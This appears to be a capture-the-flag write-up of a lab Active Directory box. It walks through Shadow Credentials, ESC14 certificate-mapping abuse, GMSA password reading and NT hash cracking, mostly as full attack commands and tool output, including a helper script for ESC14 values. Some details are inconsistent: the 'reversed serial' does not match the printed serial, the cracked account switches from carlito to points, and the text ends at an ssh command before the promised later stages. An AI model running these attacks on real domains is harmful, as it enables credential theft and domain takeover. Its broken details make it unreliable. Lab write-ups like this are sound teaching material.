Casper is a Hard level Active Directory box running Windows Server 2025. Initial access comes from credentials leaked in a GitLab commit for a domain-joining script. From there the chain moves through Shadow Credentials, ESC14 (explicit certificate mapping via altSecurityIdentities), and GMSA password abuse to pivot across several accounts, before a Linux host with an arithmetic-injection bug in a root-run cleanup script leads to a keytab leak and, ultimately, CertiGhost (CVE-2026-54121) to compromise the Domain Controller.

Reconnaissance

Port Scanning

I start with a port scan across the scope. Two hosts stand out: a Linux box exposing SSH and HTTP, and a Windows Server 2025 Domain Controller with the usual AD services.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
➜  Casper naabu -l scope.txt -nmap-cli 'nmap -sV' -o port -j port -csv port

__
___ ___ ___ _/ / __ __
/ _ \/ _ \/ _ \/ _ \/ // /
/_//_/\_,_/\_,_/_.__/\_,_/

projectdiscovery.io

[INF] Current naabu version 2.6.1 (latest)
[WRN] UI Dashboard is disabled, Use -dashboard option to enable
[INF] Running CONNECT scan with non root privileges
[INF] Running nmap scan on range 0: 10.1.107.104 10.1.116.226 -p 22,3389,389,88,80,135,53,445,139
[INF] Using custom nmap arguments: -sV
[INF] Integrating nmap results for 10.1.107.104:
22/tcp (ssh 9.2p1 Debian 2+deb12u10 OpenSSH)
80/tcp (http nginx)
[INF] Integrating nmap results for 10.1.116.226:
53/tcp (domain Simple DNS Plus)
88/tcp (kerberos-sec Microsoft Windows Kerberos)
135/tcp (msrpc Microsoft Windows RPC)
139/tcp (netbios-ssn Microsoft Windows netbios-ssn)
389/tcp (ldap Microsoft Windows Active Directory LDAP)
445/tcp (microsoft-ds)
3389/tcp (ms-wbt-server)

Leaked Credentials via GitLab

The HTTP port hosts a GitLab instance. Default credentials don’t work, but the instance exposes an “Explore” option that lists internal projects without needing to log in.


Browsing the exposed projects, I notice a user removed a file called automationtesting.sh.


Checking the file’s commit history reveals a credential in an earlier revision.


That credential doesn’t work against the domain directly, but it does let me log into the GitLab instance itself, where I find xjr‘s personal project.

URL -> http://10.1.107.104/xjr/domain-joining-unix/-/commit/ef9149d35da0a6f46041d22f151768b923bd1f37

Inside that project’s environment file, I find xjr‘s actual domain-join credential.

Initial Access Validation

I validate the leaked credential against LDAP on the Domain Controller. It authenticates successfully as domain user xjr.

1
2
3
➜  Casper netexec ldap 10.1.116.226 -u 'xjr' -p '<REDACTED_PASSWORD>'
LDAP 10.1.116.226 389 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:casper.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP 10.1.116.226 389 DC01 [+] casper.hsm\xjr:<REDACTED_PASSWORD>

Enumeration

SMB Shares

SMB enumeration as xjr shows nothing interesting beyond the default shares.

1
2
3
4
5
6
7
8
9
10
11
➜  Casper netexec smb 10.1.116.226 -u 'xjr' -p '<REDACTED_PASSWORD>' --shares                                        
SMB 10.1.116.226 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:casper.hsm) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB 10.1.116.226 445 DC01 [+] casper.hsm\xjr:<REDACTED_PASSWORD>
SMB 10.1.116.226 445 DC01 [*] Enumerated shares
SMB 10.1.116.226 445 DC01 Share Permissions Remark
SMB 10.1.116.226 445 DC01 ----- ----------- ------
SMB 10.1.116.226 445 DC01 ADMIN$ Remote Admin
SMB 10.1.116.226 445 DC01 C$ Default share
SMB 10.1.116.226 445 DC01 IPC$ READ Remote IPC
SMB 10.1.116.226 445 DC01 NETLOGON READ Logon server share
SMB 10.1.116.226 445 DC01 SYSVOL READ Logon server share

LDAP / BloodHound Collection

Moving on to collecting ACLs, a plain LDAP bind is rejected. Channel binding is enforced and requires LDAPS.

1
2
3
4
5
6
7
8
➜  Casper rusthound -d casper.hsm -i 10.1.116.226 -u xjr -p '<REDACTED_PASSWORD>' --adcs --dns-tcp --old-bloodhound --zip
---------------------------------------------------
Initializing RustHound at 21:30:59 on 08/07/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-08T01:30:59Z INFO rusthound] Verbosity level: Info
[2026-08-08T01:30:59Z ERROR rusthound::ldap] Failed to authenticate to CASPER.HSM Active Directory. Reason: LDAP operation result: rc=8 (strongerAuthRequired), dn: "", text: "00002028: LdapErr: DSID-0C090347, comment: The server requires binds to turn on integrity checking if SSL\TLS are not already active on the connection, data 0, v65f4"

Re-running with --ldaps succeeds and pulls down the full collection, including ADCS data.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
➜  Casper rusthound -d casper.hsm -i 10.1.116.226 -u xjr -p '<REDACTED_PASSWORD>' --adcs --dns-tcp --old-bloodhound --zip --ldaps
---------------------------------------------------
Initializing RustHound at 21:31:19 on 08/07/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-08T01:31:19Z INFO rusthound] Verbosity level: Info
[2026-08-08T01:31:19Z INFO rusthound::ldap] Connected to CASPER.HSM Active Directory!
[2026-08-08T01:31:19Z INFO rusthound::ldap] Starting data collection...
[2026-08-08T01:31:20Z INFO rusthound::ldap] All data collected for NamingContext DC=casper,DC=hsm
[2026-08-08T01:31:20Z INFO rusthound::ldap] All data collected for NamingContext CN=Configuration,DC=casper,DC=hsm
[2026-08-08T01:31:20Z INFO rusthound::json::parser] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 45% [2026-08-08T01:31:20Z INFO rusthound::modules::adcs::parser] Found 12 enabled certificate templates
[2026-08-08T01:31:20Z INFO rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-08T01:31:20Z INFO rusthound::json::checker] Starting checker to replace some values...
[2026-08-08T01:31:20Z INFO rusthound::json::checker] Checking and replacing some values finished!
[2026-08-08T01:31:20Z INFO rusthound::modules] Starting checker for ADCS values...
[2026-08-08T01:31:20Z ERROR rusthound::modules::adcs::checker] Couldn't connect to server http://DC01.casper.hsm/certsrv/, please try manually and check for https access if EPA is enable.
[2026-08-08T01:31:20Z INFO rusthound::modules] Checking for ADCS values finished!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 10 users parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 65 groups parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 2 computers parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 1 ous parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 1 domains parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 1 cas parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 34 templates parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 2 gpos parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] 21 containers parsed!
[2026-08-08T01:31:20Z INFO rusthound::json::maker] .//20260807213120_casper-hsm_rusthound.zip created!

RustHound Enumeration Completed at 21:31:20 on 08/07/26! Happy Graphing!


Loading this into BloodHound shows that xjr has AddKeyCredentialLink rights over jags, who is a member of CasperCorpCertificateUsers.

Shadow Credentials Attack

AddKeyCredentialLink lets me write to the msDS-KeyCredentialLink attribute of jags, which is exactly what the Shadow Credentials attack abuses. I add a rogue key credential, authenticate with the matching certificate via PKINIT, and recover the account’s NT hash.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
➜  Casper certipy shadow auto -u 'xjr' -p '<REDACTED_PASSWORD>' -account jags -dc-host DC01.CASPER.HSM -ns 10.1.116.226 -ldap-port 636 
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'jags'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '298fc94322644dc08644fb41e3c8d030'
[*] Adding Key Credential with device ID '298fc94322644dc08644fb41e3c8d030' to the Key Credentials for 'jags'
[*] Successfully added Key Credential with device ID '298fc94322644dc08644fb41e3c8d030' to the Key Credentials for 'jags'
[*] Authenticating as 'jags' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'jags.ccache'
[*] Wrote credential cache to 'jags.ccache'
[*] Trying to retrieve NT hash for 'jags'
[*] Restoring the old Key Credentials for 'jags'
[*] Successfully restored the old Key Credentials for 'jags'
[*] NT hash for 'jags': <REDACTED_NTLM>

Enumerating Certificate Templates as jags

Since jags belongs to CasperCorpCertificateUsers, I check for classic ESC vulnerable templates or CA misconfigurations, but nothing comes back vulnerable.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
➜  Casper certipy find -u jags -hashes :<REDACTED_NTLM> -dc-ip 10.1.116.226 -enabled -vulnerable -stdout
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'casper-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'casper-DC01-CA'
[*] Checking web enrollment for CA 'casper-DC01-CA' @ 'DC01.casper.hsm'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
0
CA Name : casper-DC01-CA
DNS Name : DC01.casper.hsm
Certificate Subject : CN=casper-DC01-CA, DC=casper, DC=hsm
Certificate Serial Number : 2FF506A68F12D7BD47D9A5961999BB00
Certificate Validity Start : 2026-07-26 07:59:19+00:00
Certificate Validity End : 2125-07-26 08:09:18+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : CASPER.HSM\Administrators
Access Rights
ManageCa : CASPER.HSM\Administrators
CASPER.HSM\Domain Admins
CASPER.HSM\Enterprise Admins
ManageCertificates : CASPER.HSM\Administrators
CASPER.HSM\Domain Admins
CASPER.HSM\Enterprise Admins
Enroll : CASPER.HSM\Authenticated Users
Certificate Templates : [!] Could not find any certificate templates

Going back to xjr‘s writable object rights, I notice xjr also has write access to altSecurityIdentities on jay.

1
2
3
4
5
6
➜  Casper bloodyAD --host 10.1.116.226 -d casper.hsm -u 'xjr' -p '<REDACTED_PASSWORD>' get writable --details
distinguishedName: CN=jags,CN=Users,DC=casper,DC=hsm
msDS-KeyCredentialLink: WRITE

distinguishedName: CN=jay,CN=Users,DC=casper,DC=hsm
altSecurityIdentities: WRITE

altSecurityIdentities defines explicit certificate-to-account mappings for Kerberos. This is currently unset on jay.

1
2
3
➜  Casper bloodyAD --host 10.1.116.226 -d casper.hsm -u 'xjr' -p '<REDACTED_PASSWORD>' get object jay --attr altSecurityIdentities

distinguishedName: CN=jay,CN=Users,DC=casper,DC=hsm

This is a great writeup by 0xDF explaining how to perform ESC14. https://0xdf.gitlab.io/2025/07/19/htb-scepter.html#esc14

Checking jags‘s enrollment rights, I find enrollment permission on the CasperCorp-User template.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
Certificate Templates                                                                                                                  
0
Template Name : CasperCorp-User
Display Name : CasperCorp-User
Certificate Authorities : casper-DC01-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectRequireDirectoryPath
Enrollment Flag : IncludeSymmetricAlgorithms
PublishToDs
AutoEnrollment
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Secure Email
Encrypting File System
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Schema Version : 2
Validity Period : 99 years
Renewal Period : 69 years
Minimum RSA Key Length : 2048
Template Created : 2026-07-28T00:54:27+00:00
Template Last Modified : 2026-07-28T03:57:22+00:00
Permissions
Enrollment Permissions
Enrollment Rights : CASPER.HSM\CasperCorpCertificateUsers
CASPER.HSM\Domain Admins
CASPER.HSM\Enterprise Admins
Object Control Permissions
Owner : CASPER.HSM\Administrator
Full Control Principals : CASPER.HSM\Domain Admins
CASPER.HSM\Enterprise Admins
Write Owner Principals : CASPER.HSM\Domain Admins
CASPER.HSM\Enterprise Admins
Write Dacl Principals : CASPER.HSM\Domain Admins
CASPER.HSM\Enterprise Admins
Write Property Enroll : CASPER.HSM\Domain Admins
CASPER.HSM\Enterprise Admins
[+] User Enrollable Principals : CASPER.HSM\CasperCorpCertificateUsers

ESC14 - Explicit Certificate Mapping

ESC14 abuses accounts that are writable on altSecurityIdentities. Per SpecterOps’ documentation on the technique (https://docs.specterops.io/ghostpack-docs/Certify.wik-mdx/esc14-explicit-certificate-mapping), the abuse works like this.

1
2
3
4
5
6
Method 1: Overwrite altSecurityIdentities
Overwrite the altSecurityIdentities attribute to compromise an account.

Enroll in a certificate with an attacker-controlled principal.
Add an explicit certificate mapping from the certificate to the attribute.
Authenticate as the target account.

Since I’m already enrolled as jags, I can request a certificate from that account and use it to forge an X509 mapping for jay.

Requesting a Certificate as jags

1
2
3
4
5
6
7
8
9
10
➜  Casper certipy req -u jags -hashes :<REDACTED_NTLM> -ca casper-DC01-CA -template CasperCorp-User -target dc01.casper.hsm -dc-ip 10.1.116.226
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 60
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate object SID is 'S-1-5-21-247086266-1178499391-1139383971-1105'
[*] Saving certificate and private key to 'jags.pfx'
[*] Wrote certificate and private key to 'jags.pfx'

Forging altSecurityIdentities for jay

I convert the PFX to PEM and read out the certificate’s serial number, which I need to build the X509:<I>...<SR>... mapping value.

1
2
3
4
5
6
7
8
9
10
➜  Casper openssl pkcs12 -in jags.pfx -clcerts -nokeys -out jags-new.pem
Enter Import Password:
➜ Casper openssl x509 -in jags-new.pem -text -noout
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
4d:00:00:00:3c:5e:15:16:76:b2:a2:15:35:00:00:00:00:00:3c
Signature Algorithm: sha256WithRSAEncryption
Issuer: DC=hsm, DC=casper, CN=casper-DC01-CA

The mapping value is built from the issuer DN and the reversed serial number bytes.

The resulting altSecurityIdentities value is X509:<I>DC=hsm,DC=casper,CN=casper-DC01-CA<SR>3f0000000000d3045ff284571f403f0000004d

I wrote a short script to automate this whole process. Give it a PFX and it spits out the ready-to-use value.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#!/usr/bin/env bash
# Usage: ./esc14_altsecid.sh <pfx_file>

PFX="$1"
[[ -z "$PFX" ]] && { echo "Usage: $0 <pfx>"; exit 1; }

PEM=$(openssl pkcs12 -in "$PFX" -clcerts -nokeys -passin pass: 2>/dev/null)

SERIAL=$(echo "$PEM" | openssl x509 -text -noout \
| grep -A1 "Serial Number" | tail -1 | tr -d ' ')

ISSUER=$(echo "$PEM" | openssl x509 -noout -issuer \
| sed 's/issuer=//' \
| sed 's/ = /=/g; s/, /,/g')

REVERSED=$(python3 -c "s='$SERIAL'; print(''.join(s.split(':')[::-1]))")

echo "X509:<I>${ISSUER}<SR>${REVERSED}"

I write this value into jay‘s altSecurityIdentities attribute.

1
2
3
4
5
6
7
➜  Casper bloodyAD --host 10.1.116.226 -d casper.hsm -u 'xjr' -p '<REDACTED_PASSWORD>' set object jay altSecurityIdentities -v 'X509:<I>DC=hsm,DC=casper,CN=casper-DC01-CA<SR>3f0000000000d3045ff284571f403f0000004d'
[+] jay's altSecurityIdentities has been updated

➜ Casper bloodyAD --host 10.1.116.226 -d casper.hsm -u 'xjr' -p '<REDACTED_PASSWORD>' get object jay --attr altSecurityIdentities

distinguishedName: CN=jay,CN=Users,DC=casper,DC=hsm
altSecurityIdentities: X509:<I>DC=hsm,DC=casper,CN=casper-DC01-CA<SR>3f0000000000d3045ff284571f403f0000004d

Authenticating as jay

With the mapping in place, jags‘s certificate now maps to jay. I use it to request a TGT and recover jay‘s NT hash.

1
2
3
4
5
6
7
8
9
10
11
12
13
➜  Casper certipy auth -pfx jags.pfx -dc-ip 10.1.116.226 -domain casper.hsm -username jay           
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] Security Extension SID: 'S-1-5-21-247086266-1178499391-1139383971-1105'
[!] Could not find identity in the provided certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'jay.ccache'
[*] Wrote credential cache to 'jay.ccache'
[*] Trying to retrieve NT hash for 'jay'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>
1
2
3
➜  Casper netexec smb 10.1.116.226 -u 'jay' -H <REDACTED_NTLM>
SMB 10.1.116.226 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:casper.hsm) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB 10.1.116.226 445 DC01 [+] casper.hsm\jay:<REDACTED_NTLM>

GMSA Password Abuse

Enumerating Writable GMSA Attributes

jay has no interesting ACLs in BloodHound. Falling back to bloodyAD’s get writable, I find jay has write access to msDS-GroupMSAMembership on the casper-gmsa managed service account. This attribute controls which principals are allowed to read the GMSA’s managed password.

1
2
3
➜  Casper bloodyAD --host 10.1.116.226 -d casper.hsm -u 'jay' -p :<REDACTED_NTLM> get writable --detail
distinguishedName: CN=casper-gmsa,CN=Managed Service Accounts,DC=casper,DC=hsm
msDS-GroupMSAMembership: WRITE

Right now, no one is authorized to read the managed password.

1
2
3
4
5
➜  Casper netexec ldap 10.1.116.226 -u 'jay' -H <REDACTED_NTLM> --gmsa                        
LDAP 10.1.116.226 389 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:casper.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP 10.1.116.226 389 DC01 [+] casper.hsm\jay:<REDACTED_NTLM>
LDAP 10.1.116.226 389 DC01 [*] Getting GMSA Passwords
LDAP 10.1.116.226 389 DC01 Account: casper-gmsa$ NTLM: <no read permissions> PrincipalsAllowedToReadPassword: []

Overwriting msDS-GroupMSAMembership

I set the attribute’s security descriptor to grant jay‘s SID read access, which then lets me pull the GMSA’s password.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
➜  Casper bloodyAD --host 10.1.116.226 -d casper.hsm -u 'jay' -p :<REDACTED_NTLM> get object jay --attr objectSid                                                                                             

distinguishedName: CN=jay,CN=Users,DC=casper,DC=hsm
objectSid: S-1-5-21-247086266-1178499391-1139383971-1106

➜ Casper bloodyAD --host 10.1.116.226 -d casper.hsm -u 'jay' -p :<REDACTED_NTLM> set object casper-gmsa$ msDS-GroupMSAMembership -v 'O:S-1-5-32-544D:(A;;RP;;;S-1-5-21-247086266-1178499391-1139383971-1106)'
[+] casper-gmsa$'s msDS-GroupMSAMembership has been updated

➜ Casper netexec ldap 10.1.116.226 -u 'jay' -H <REDACTED_NTLM> --gmsa
LDAP 10.1.116.226 389 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:casper.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP 10.1.116.226 389 DC01 [+] casper.hsm\jay:<REDACTED_NTLM>
LDAP 10.1.116.226 389 DC01 [*] Getting GMSA Passwords
LDAP 10.1.116.226 389 DC01 Account: casper-gmsa$ NTLM: <REDACTED_NTLM> PrincipalsAllowedToReadPassword: jay
LDAP 10.1.116.226 389 DC01 Account: casper-gmsa$ aes128-cts-hmac-sha1-96: <REDACTED_AES128>
LDAP 10.1.116.226 389 DC01 Account: casper-gmsa$ aes256-cts-hmac-sha1-96: <REDACTED_AES256>

➜ Casper netexec ldap 10.1.116.226 -u 'casper-gmsa$' -H <REDACTED_NTLM>
LDAP 10.1.116.226 389 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:casper.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP 10.1.116.226 389 DC01 [+] casper.hsm\casper-gmsa$:<REDACTED_NTLM>

Shadow Credentials on Carlito


BloodHound shows casper-gmsa$ has GenericWrite over carlito. This is another Shadow Credentials opportunity.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
➜  Casper certipy shadow auto -u 'casper-gmsa$' -hashes :<REDACTED_NTLM> -account carlito -dc-host DC01.CASPER.HSM -ns 10.1.116.226 -ldap-port 636
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'carlito'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '97b4a6a8413f44b3aa482f0048377bc0'
[*] Adding Key Credential with device ID '97b4a6a8413f44b3aa482f0048377bc0' to the Key Credentials for 'carlito'
[*] Successfully added Key Credential with device ID '97b4a6a8413f44b3aa482f0048377bc0' to the Key Credentials for 'carlito'
[*] Authenticating as 'carlito' with the certificate
[*] Certificate identities:
[*] No identities found in this certificate
[*] Using principal: '[email protected]'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'carlito.ccache'
[*] Wrote credential cache to 'carlito.ccache'
[*] Trying to retrieve NT hash for 'carlito'
[*] Restoring the old Key Credentials for 'carlito'
[*] Successfully restored the old Key Credentials for 'carlito'
[*] NT hash for 'carlito': <REDACTED_NTLM>

Abusing GSSAPI Authentication (SSH)

Checking what casper-gmsa$ can write, nothing new jumps out beyond what’s already been used.

1
2
3
4
5
6
7
8
9
10
11
12
➜  Casper bloodyAD --host 10.1.116.226 -d casper.hsm -u 'casper-gmsa$' -p :<REDACTED_NTLM> get writable

distinguishedName: CN=TPM Devices,DC=casper,DC=hsm
permission: CREATE_CHILD

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=casper,DC=hsm
permission: WRITE

distinguishedName: CN=carlito,CN=Users,DC=casper,DC=hsm
permission: WRITE

distinguishedName: CN=casper-gmsa,CN=Managed Service Accounts,DC=casper,DC=hsm

Pre-authentication fails when I try to request a TGT for points using the account’s NT hash directly, so I pivot to cracking carlito‘s NT hash instead.

1
2
3
4
➜  Casper getTGT.py casper.hsm/points -no-pass -hashes :<REDACTED_NTLM> -principalType NT_ENTERPRISE        
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
1
2
3
4
5
6
7
8
➜  Casper hashcat -m 1000 <REDACTED_NTLM> /usr/share/wordlists/rockyou.txt
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

<REDACTED_NTLM>:<REDACTED_PASSWORD>

The cracked password lets points authenticate via Kerberos over SSH (GSSAPI). I generate a krb5.conf for the domain and point it at the DC.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
➜  Casper netexec smb 10.1.116.226 -u 'points' -k --generate-krb5-file ./krb5.conf       
SMB 10.1.116.226 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:casper.hsm) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB 10.1.116.226 445 DC01 [+] krb5 conf saved to: ./krb5.conf
SMB 10.1.116.226 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=./krb5.conf
➜ Casper cat krb5.conf
[libdefaults]
dns_lookup_kdc = false
dns_lookup_realm = false
default_realm = CASPER.HSM

[realms]
CASPER.HSM = {
kdc = dc01.casper.hsm
admin_server = dc01.casper.hsm
default_domain = casper.hsm
}

[domain_realm]
.casper.hsm = CASPER.HSM
casper.hsm = CASPER.HSM

Make sure to update /etc/hosts as well, otherwise it’s going to ask for a password instead of using Kerberos.

1
2
3
4
5
6
7
8
9
10
11
12
➜  Casper ssh [email protected] -K
